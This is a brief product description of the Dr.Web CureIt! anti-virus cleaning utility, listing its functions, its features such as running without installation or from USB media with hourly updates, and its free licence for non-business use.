FUNCTIONS:

- Cures Windows workstations and servers.
- Verifies the quality of the anti-virus software currently in use.

FEATURES:

- Dr.Web CureIt! doesn't require installation and doesn't conflict with any known anti-virus; consequently there is no need to disable the anti-virus currently in use to check a system with Dr.Web CureIt!.
- Improved self-protection and an enhanced mode for more efficient countermeasures against Windows blockers.
- Dr.Web CureIt! is updated at least once an hour.
- The utility can be launched from removable media including USB storage devices.

LICENSING FEATURES:

The utility is available for free when used for non-business purposes.